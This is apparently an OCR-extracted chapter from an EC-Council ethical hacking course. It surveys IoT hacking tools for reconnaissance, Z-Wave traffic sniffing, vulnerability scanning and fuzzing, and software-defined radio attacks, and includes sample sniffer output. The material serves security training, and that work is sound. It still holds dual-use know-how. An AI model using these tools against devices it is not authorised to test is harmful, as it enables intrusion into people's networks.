
Attackers use IoT hacking tools to gather information about devices connected to a network, their open ports and services, the attack surface area, and associated vulnerabilities to perform further exploitation on the device and the organization's network. This section deals with various IoT hacking tools.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Information-Gathering Tools


Censys

Censys allows an attacker to continually monitor every reachable server and device on the Internet



Thingful

Thingful is a search engine for the Internet of Things to find and use open IoT data from around the world



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Information-Gathering Tools

Attackers use information-gathering tools such as Shodan and Censys to gather basic information about the target device and network. Using these tools, attackers obtain information such as live devices connected to the network, their make, open ports and services, their physical location, etc.

- **Censys**

  Source: *https://censys.io*

  Censys is a public search engine and data-processing facility backed by data collected from ongoing Internet-wide scans. Censys supports full-text searches on protocol banners and queries a wide range of derived fields. It can identify specific vulnerable devices and networks, and generate statistical reports on broad usage patterns and trends. Censys continually monitors every reachable server and device on the Internet, so one can search for and analyze them in real time. It allows a pen-tester to understand the network attack surface, discover new threats, and assess their global impact. Censys collects data on hosts and websites through daily ZMap and ZGrab scans of the IPv4 address space, in turn maintaining a database of how hosts and websites are configured.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.49: Screenshot of Censys

- **Thingful**

Source: *https://www.thingful.net*

Thingful is a search engine for finding and using open IoT data from around the world. It helps organizations make better decisions with external IoT data. It collects real-time IoT data across dozens of verticals, including weather, environment, smart cities, energy, and transport. The data pipes of Thingful make it quick and easy to find and use the IoT data.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.50: Screenshot of Thingful

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing Tools

Suphacap

Suphacap, a Z-Wave sniffer, is used to sniff the traffic, perform real-time monitoring, and capture packets from all Z-Wave networks



CloudShark
https://cloudshark.io

Ubiqua Protocol Analyzer
https://www.ubiloglx.com

Perytons Protocol Analyzers
http://www.perytons.com

Tcpdump
https://www.tcpdump.org

Open Sniffer
https://www.sewio.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sniffing Tools

System administrators use automated tools to monitor their network and devices connected to the network, but attackers misuse these tools to sniff network data. Listed below are some of the tools that an attacker can use to sniff traffic generated by IoT devices.

- **Suphacap**

  Source: *https://www.suphammer.net*

  Suphacap, a Z-Wave sniffer, is a hardware tool used to sniff traffic generated by smart devices connected in the network. It allows attackers to perform real-time monitoring and capturing of packets from all Z-Wave networks. It works with all Z-Wave controllers, including Fibaro, Homeseer, Tridium Niagara, Z-Way, SmartThings, and Vera.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

```
Suphacap — 80x24 — 115200.8.N.1
[D3F949EC] 01 -> 34 : Class 37, Method 02
[D3F949EC] 34 -> 01 :
[D3F949EC] 34 -> 01 : Class 37, Method 03, Param 0x00
[D3F949EC] 01 -> 34 :
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 : Class 96, Method 06, Param 0x06022502
[D3F949EC] 01 -> 05 :
[D3F949EC] 01 -> 34 : Class 37, Method 02
Suphacap v1.0.1 - (C) Jon Suphammer
Commands:
h[homeid]
n[nodeid]
c[class]
r<reg><ch>
q<0|1> - raw
i<0|1> - invalid crc
o<0|1> - rssi
x - exit
c49
[D3F949EC] 01 -> 39 : Class 49, Method 04, Param 0x04
[D3F949EC] 39 -> 01 : Class 49, Method 05, Param 0x0504220000
```

Figure 18.51: Screenshot of a Z-Wave sniffer


Listed below are some of the additional tools used to sniff traffic generated by IoT devices:

- CloudShark (*https://cloudshark.io*)
- Ubiqua Protocol Analyzer (*https://www.ubilogix.com*)
- Perytons Protocol Analyzers (*http://www.perytons.com*)
- tcpdump (*https://www.tcpdump.org*)
- Open Sniffer (*https://www.sewio.net*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability-Scanning Tools

beSTORM | beSTORM is a smart fuzzer used to find buffer overflow vulnerabilities by automating and documenting the process of delivering corrupted input and watching for an unexpected response from the application



Metasploit Pro
https://www.rapid7.com

IoTsploit
https://iotsploit.co

IoTSeeker
https://information.rapid7.com

Bitdefender Home Scanner
https://www.bitdefender.com

IoT Inspector
https://www.iot-inspector.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability-Scanning Tools

Vulnerability scanning allows an attacker to identify vulnerabilities in IoT devices and their network, and to further determine how they can be exploited. These tools assist network security professionals in overcoming the identified weaknesses in a device and network by suggesting various remediation techniques to protect the organization's network.

- **beSTORM**

  Source: *https://www.beyondsecurity.com*

  beSTORM is a smart fuzzer that detects buffer overflow vulnerabilities by automating and documenting the process of delivering corrupted inputs and watching for an unexpected response from the application. By applying automated protocol-based fuzzing techniques, beSTORM acts as an automated black-box auditing tool. It tries virtually every attack combination intelligently, starting with the most likely scenarios, and detects application anomalies, which indicate a successful attack. It discovers code weaknesses and certifies the security strength of any product without access to source code. It tests any protocol or hardware, even those used in IoT, process control, automotive, and aerospace.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.52: Screenshot of beSTORM

Listed below are some of the additional vulnerability scanners for IoT devices:

- Metasploit Pro (*https://www.rapid7.com*)
- IoTsploit (*https://iotsploit.co*)
- IoTSeeker (*https://information.rapid7.com*)
- Bitdefender Home Scanner (*https://www.bitdefender.com*)
- IoT Inspector (*https://www.iot-inspector.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools to Perform SDR-Based Attacks

Attackers use various tools such as RTL-SDR, GNU Radio, and Universal Radio Hacker to perform various types of attacks, such as reconnaissance attacks, replay attacks, and cryptanalysis attacks, on SDR-based devices.

- **Universal Radio Hacker**

  Source: *https://github.com*

  Universal Radio Hacker (URH) is software for investigating unknown wireless protocols used by various IoT devices. This tool allows attackers to perform the following activities:

  - Identify hardware interfaces for common SDRs
  - Perform demodulation of signals
  - Assign participants to keep an overview of data
  - Crack even sophisticated encodings like CC1101 data whitening
